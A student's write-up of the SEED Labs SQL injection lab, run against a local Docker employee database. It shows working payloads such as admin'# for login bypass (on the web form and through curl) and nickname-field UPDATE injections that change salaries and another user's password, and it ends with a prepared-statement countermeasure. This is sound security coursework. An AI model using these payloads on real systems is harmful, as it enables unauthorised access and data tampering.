


# P5 - SQL Injection Attack Lab

Tyler Fink (tdf22b)

---

## Task 1: Get Familiar with SQL Statements



This is the lab setup and ready to exploit. There is a login page that we will have to use SQL commands to bypass.

```
[11/24/25]seed@VM:~/P5/Labsetup$ dockps
8013cea710d4  mysql-10.9.0.6
94a26652d93a  www-10.9.0.5
[11/24/25]seed@VM:~/P5/Labsetup$ docksh 80
root@8013cea710d4:/# ls
bin      docker-entrypoint-initdb.d  home    media  proc  sbin  tmp
boot     entrypoint.sh               lib     mnt    root  srv   usr
dev      etc                         lib64   opt    run   sys   var
root@8013cea710d4:/#
```

```

root@8013cea710d4:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

```

```

mysql> select * from credential;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | 99343bfff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.01 sec)

mysql> █

```

That is all in the information that was included in the table ‘credentials.’ This includes all of Alice’s information.

## Task 2: SQL Injection Attack on SELECT Statement

### Task 2.1: SQL Injection Attack from webpage

## Employee Profile Login

USERNAME

PASSWORD

---

By using the following statement for the username I was able to bypass the password. This is because the SQL is as such originally:

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
        nickname, Password
      FROM credential
      WHERE name= '$input_uname' and Password='$hashed_pwd' ";
$result = $conn -> query($sql);
```

And when we change the \$input\_uname to "admin'#" it essentially comments out the rest of the code on the line only checking if the name=admin. Therefore we get to see the user details page:

| User Details |       |        |          |          |          |       |         |            |
|--------------|-------|--------|----------|----------|----------|-------|---------|------------|
| Username     | Eid   | Salary | Birthday | SSN      | Nickname | Email | Address | Ph. Number |
| Alice        | 10000 | 20000  | 9/20     | 10211002 |          |       |         |            |
| Boby         | 20000 | 30000  | 4/20     | 10213352 |          |       |         |            |
| Ryan         | 30000 | 50000  | 4/10     | 98993524 |          |       |         |            |
| Samy         | 40000 | 90000  | 1/11     | 32193525 |          |       |         |            |
| Ted          | 50000 | 110000 | 11/3     | 32111111 |          |       |         |            |
| Admin        | 99999 | 400000 | 3/5      | 43254314 |          |       |         |            |

## Task 2.2: SQL Injection Attack from command line.

```
[11/24/25]seed@VM:~/P5/Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=admin%27%23'
```

I used the same kind of command as last time just encoded. The %27 is a single-quote character and the %23 is a hashtag character. So this username field is set to username=admin'#. This does the same thing as the last attack, literally comments out the password so that it is no longer needed to log in.


```
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
  <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
    <a class="navbar-brand" href="unsafe_home.php" ></a>

    <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>BirthDay</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bob</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>100000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>
    <div class="text-center">
      <p>
        Copyright &copy; SEED LABS
      </p>
    </div>
    <script type="text/javascript">
      function logout(){
        location.href = "logoff.php";
      }
    </script>
  </body>
</html>
[11/24/25]seed@VM:~/P5/Labsetup$
```

And we are given the HTML of the webpage containing all of the sensitive information

---

### Task 2.3: Append a new SQL statement.



The image shows a web form titled "Employee Profile Login" on a light green background. Below the title is a horizontal line. There are two input fields: the first is labeled "USERNAME" and contains the text "admin'; salary=100000; #"; the second is labeled "PASSWORD" and contains the text "Password". Below these fields is a green button with the text "Login". At the bottom of the form, it says "Copyright © SEED LABs".

I tried the following statement. The statement "admin'; #" works to log in on its own and according to the book, adding another statement should be as easy as adding the semicolon and then creating another statement ending with a semi colon (that is valid) and then commenting the rest of the line out. However, when this is ran we get the following error message:

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'salary=100000; #' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709' at line 3]\n

There is a countermeasure preventing the attack. This countermeasure is called SQL Injection Mitigation: Multi-Statement Blocking (delimiter filtering).

---

## Task 3: SQL Injection Attack on UPDATE Statement

### Task 3.1: Modify your own salary

### Alice's Profile Edit

NickName

NickName

Email

Email

Address

Address

Phone Number

PhoneNumber

Password

Password

Save

Copyright © SEED LABs

We arrive at Alice's Profile edit page. This is where we will exploit the UPDATE SQL function to modify Alice's salary.

### Alice's Profile Edit

NickName

ally', salary=1000000 #

---

I use the following statement under the impression that the nickname comes first in the UPDATE line and that the salaries are controlled by a variable called "salary." This, once executed changes the original code to "\$sql = "UPDATE credential SET nickname = 'ally'. salary=1000000 #" The effectively comments everything ot AFTER setting nickname and salary which is why when this is executed we get the following result:

| Key          | Value    |
|--------------|----------|
| Employee ID  | 10000    |
| Salary       | 1000000  |
| Birth        | 9/20     |
| SSN          | 10211002 |
| NickName     | ally     |
| Email        |          |
| Address      |          |
| Phone Number |          |

### Task 3.2: Modify other people's salary

## Alice's Profile Edit

---

|              |                                                                   |
|--------------|-------------------------------------------------------------------|
| NickName     | <input type="text" value="', Salary= '1' where name = 'Boby' #"/> |
| Email        | <input type="text" value="Email"/>                                |
| Address      | <input type="text" value="Address"/>                              |
| Phone Number | <input type="text" value="PhoneNumber"/>                          |
| Password     | <input type="text" value="Password"/>                             |

Save

Copyright © SEED LABs

I used the following input. First I close out the single quote and then I set the salary to the desired number '1'. Then I select Boby as the target by using the statement "where name = 'Boby'" and then comment out the rest of the code and the result is as follows:

```
mysql> select * from credential WHERE name='Boby';
```

| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
|----|------|-------|--------|-------|----------|-------------|---------|-------|----------|------------------------------------------|
| 2  | Boby | 20000 | 1      | 4/20  | 10213352 |             |         |       | jojo     | b78ed97677c161c1c82c142906674ad15242b2d4 |

1 row in set (0.00 sec)



### Task 3.3: Modify other people' password

|                                     |                                                                  |
|-------------------------------------|------------------------------------------------------------------|
| NickName                            | <input type="text" value=" = 'password' where name = 'Boby' #"/> |
| Email                               | <input type="text" value="Email"/>                               |
| Address                             | <input type="text" value="Address"/>                             |
| Phone Number                        | <input type="text" value="PhoneNumber"/>                         |
| Password                            | <input type="text" value="Password"/>                            |
| <input type="button" value="Save"/> |                                                                  |

I used the same method as the last attack, but this time used password instead of salary and got the following result:

```
mysql> select * from credential WHERE name='Boby';
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID  | Salary | birth | SSN    | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 2  | Boby | 20000 | 2      | 4/20  | 10213352 |             |         |      |          | password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

---

## Task 4: Countermeasure — Prepared Statement

```
// do the query
$sql = "SELECT id, name, eid, salary, ssn
        FROM credential
        WHERE name= ? and Password= ?";

$stmt = $conn->prepare($sql);

$stmt->bind_param("ss", $input_uname,$hashed_pwd);

$stmt->execute();

$result = $stmt->get_result();

if ($result && $result->num_rows > 0) {
    // only take the first row
    $firstrow = $result->fetch_assoc();
    $id       = $firstrow["id"];
    $name     = $firstrow["name"];
    $eid      = $firstrow["eid"];
    $salary   = $firstrow["salary"];
    $ssn      = $firstrow["ssn"];
}

// close the sql connection
$conn->close();
?>
```

This is the new and updated unsafe.php with the prepared statements.

---

## Information returned from the database

- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **20000**
- Social Security Number: **10211002**

This is a valid return, showing all the information from Alice when the proper credentials are inputted.

## Get Information

USERNAME admin'#

Now when we try our original attack:

## Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

There is no information returned from the database. This also happens when nothing is inputted which confirms that if the wrong credentials are inputted then nothing shows up.

## Get Information

USERNAME admin' Salary = '1' where name = 'admin' #

We can even try to change the salary of the admin.

## Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

```
mysql> select * from credential WHERE name='admin';
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Nothing has changed due to the countermeasures now in place.